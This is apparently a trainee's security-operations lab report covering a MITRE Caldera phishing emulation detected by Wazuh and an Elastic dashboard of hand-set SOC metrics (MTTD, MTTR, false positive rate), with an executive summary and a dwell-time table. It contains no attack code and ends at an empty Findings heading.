


Figure 11: Operation Running

Execution Results

The phishing simulation was successfully executed on the target system. The command output confirmed execution, including system information retrieval using the `uname` command.




Figure 12: Command Output

Detection in Wazuh

Wazuh successfully detected suspicious activity generated during the simulation. Alerts were triggered for modified binaries and command execution such as `uname` and `md5sum`, indicating potential compromise.




Figure 13: Wazuh Detection (uname)




Figure 8: Wazuh Detection (md5sum / trojan alert)



Emulation Table

Timestamp	TTP	Detection Status	Notes
2026-04-09 03:24	T1566	Detected	Phishing simulation executed
2026-04-09 03:28	T1059	Detected	Command execution (uname)
2026-04-09 03:28	T1036	Detected	Suspicious binary modification detected

Emulation Report

The adversary emulation was conducted using MITRE Caldera to simulate a phishing attack (T1566). A Sandcat agent was deployed on an Ubuntu system, and a custom adversary profile was executed. The attack successfully simulated phishing behavior and executed system-level commands such as uname. Wazuh SIEM effectively detected the activity, generating alerts for suspicious command execution and modified binaries. The detection demonstrates strong visibility into endpoint activities. However, improvements can be made in proactive prevention mechanisms such as email filtering and endpoint protection. Overall, the exercise validated the SOC's ability to detect initial access and execution techniques.



TASK 7. Security Metrics and Executive Reporting

1. Objective

The objective of this task is to evaluate SOC performance by calculating key security metrics such as Mean Time to Detect (MTTD), Mean Time to Respond (MTTR), and False Positive Rate. Additionally, a dashboard is created using Elastic Security, and findings are documented through reports and analysis.

2. Elastic Dashboard Creation

The Elastic Stack was successfully configured on Kali Linux. Kibana was used to create a dashboard visualizing SOC metrics. Three key metrics were manually configured using Lens visualization due to the absence of real-time data.

- MTTD was set to 2 hours
- MTTR was set to 4 hours
- False Positive Rate was set to 20%

These metrics provide insights into detection efficiency, response capability, and alert accuracy.



```
sudeep@kali: ~  
Session Actions Edit View Help  
$ sudo systemctl start elasticsearch  
$ sudo systemctl status elasticsearch  
● elasticsearch.service - Elasticsearch  
   Loaded: loaded (/usr/lib/systemd/system/elasticsearch.service; enabled; preset: disabled)  
   Active: active (running) since Thu 2026-04-09 14:23:51 IST; 1min 33s ago  
     Invocation: 9bc1851ab25748c295ad40fdb23f9394  
       Docs: https://www.elastic.co  
   Main PID: 780 (java)  
     Tasks: 145 (limit: 11537)  
    Memory: 4.5G (peak: 5.3G, swap: 1G, swap peak: 1.4G)  
       CPU: 2min 15.535s  
   CGroup: /system.slice/elasticsearch.service  
           └─ 780 /usr/share/elasticsearch/jdk/bin/java -Xms4m -Xmx64m -XX:+UseSerialGC -Dcli.name=server -Dcli.script=/usr/share/elasticsearch/bin/el  
             1454 /usr/share/elasticsearch/jdk/bin/java -Des.networkaddress.cache.ttl=60 -Des.networkaddress.cache.negative.ttl=10 -XX:+AlwaysPreTouch  
             1652 /usr/share/elasticsearch/modules/x-pack-ml/platform/linux-x86_64/bin/controller  
  
Apr 09 14:22:59 kali systemd[1]: Starting elasticsearch.service - Elasticsearch ...  
Apr 09 14:23:10 kali systemd-entrypoint[780]: WARNING: Unknown module: jdk.internal.vm.ci specified to --add-exports  
Apr 09 14:23:10 kali systemd-entrypoint[780]: WARNING: Unknown module: org.elasticsearch.entitlement.instrumentationjava.logging specified to --add-expo  
Apr 09 14:23:51 kali systemd[1]: Started elasticsearch.service - Elasticsearch.  
  
$ sudo systemctl start kibana  
$ sudo systemctl status kibana  
● kibana.service - Kibana  
   Loaded: loaded (/usr/lib/systemd/system/kibana.service; enabled; preset: disabled)  
   Active: active (running) since Thu 2026-04-09 14:22:59 IST; 2min 40s ago  
     Invocation: ac78827a35a642fb9a081320e2e8de0c  
       Docs: https://www.elastic.co  
   Main PID: 782 (node)  
     Tasks: 11 (limit: 11537)  
    Memory: 706.6M (peak: 1G, swap: 66M, swap peak: 93.2M)  
       CPU: 1min 4.041s  
   CGroup: /system.slice/kibana.service  
           └─ 782 /usr/share/kibana/bin/ ../node/glibc-217/bin/node /usr/share/kibana/bin/ ../src/cli/kibana/dist  
  
Apr 09 14:24:40 kali kibana[782]: at SecurityTelemetryTask.runTask (/usr/share/kibana/node_modules/@kbn/security-solution-plugin/server/lib/telemetry  
Apr 09 14:24:40 kali kibana[782]: at Object.run (/usr/share/kibana/node_modules/@kbn/security-solution-plugin/server/lib/telemetry/task.js:50:30)  
Apr 09 14:24:40 kali kibana[782]: at TaskManagerRunner.run (/usr/share/kibana/node_modules/@kbn/task-manager-plugin/server/task_running/task_runner.  
Apr 09 14:24:40 kali kibana[782]: [2026-04-09T14:24:40.086+05:30][INFO] [plugins.securitySolution.telemetry.events.sender.task] Cannot reach telemetry s  
Apr 09 14:24:40 kali kibana[782]: [2026-04-09T14:24:40.090+05:30][INFO] [plugins.fleet.fleet.delete-unenrolled-agents-task:1.0.0] [DeleteUnenrolledAgent  
Apr 09 14:24:40 kali kibana[782]: [2026-04-09T14:24:40.093+05:30][INFO] [plugins.fleet.fleet.policy-revisions-cleanup-task:1.0.0] [FleetPolicyRevisionsC  
Apr 09 14:24:40 kali kibana[782]: [2026-04-09T14:24:40.442+05:30][INFO] [plugins.fleet] Running Fleet Usage telemetry send task  
Apr 09 14:24:40 kali kibana[782]: [2026-04-09T14:24:40.489+05:30][ERROR][plugins.taskManager] Task ProductDocBase:EnsureUpToDate "ProductDocBase:EnsureUp  
Apr 09 14:24:41 kali kibana[782]: [2026-04-09T14:24:41.751+05:30][INFO] [plugins.screenshotting.chromium] Browser executable: /usr/share/kibana/node_mod
```

Fig 1: Starting Elasticsearch and Kibana Services




Fig 2: Creating Visualization using Lens




Fig 3: Adding MTTD Value using Formula




Fig 4: Adding MTTR Value using Formula




Fig 5: Final SOC Metrics Dashboard

3. Executive Summary

The Security Operations Center (SOC) performance was evaluated using key metrics including Mean Time to Detect (MTTD), Mean Time to Respond (MTTR), and false positive rate. The current MTTD is 2 hours, indicating moderate detection efficiency, while the MTTR of 4 hours suggests delays in incident response. Additionally, a false positive rate of 20% highlights the need for improved alert tuning.

To enhance SOC effectiveness, it is recommended to implement automated threat intelligence integration, improve detection rule accuracy, and adopt SOAR-based response automation. Continuous monitoring and analyst training will further improve response speed and reduce false positives.

Overall, optimizing these metrics will strengthen detection capabilities, minimize incident impact, and improve the organization's security posture.




Fig 6: Executive Report in Google Docs

4. Metrics Analysis (Dwell Time)

A dwell time analysis was conducted using sample incident data in Google Sheets. The time difference between attack occurrence and detection was calculated to evaluate detection delays.

A	B	C	D
Incident	Attack Time	Detection Time	Dwell Time
1	10:00 AM	12:00 PM	2 hrs
2	1:00 PM	3:30 PM	2.5 hrs

Fig 7: Dwell Time Analysis in Google Sheets



5. Findings

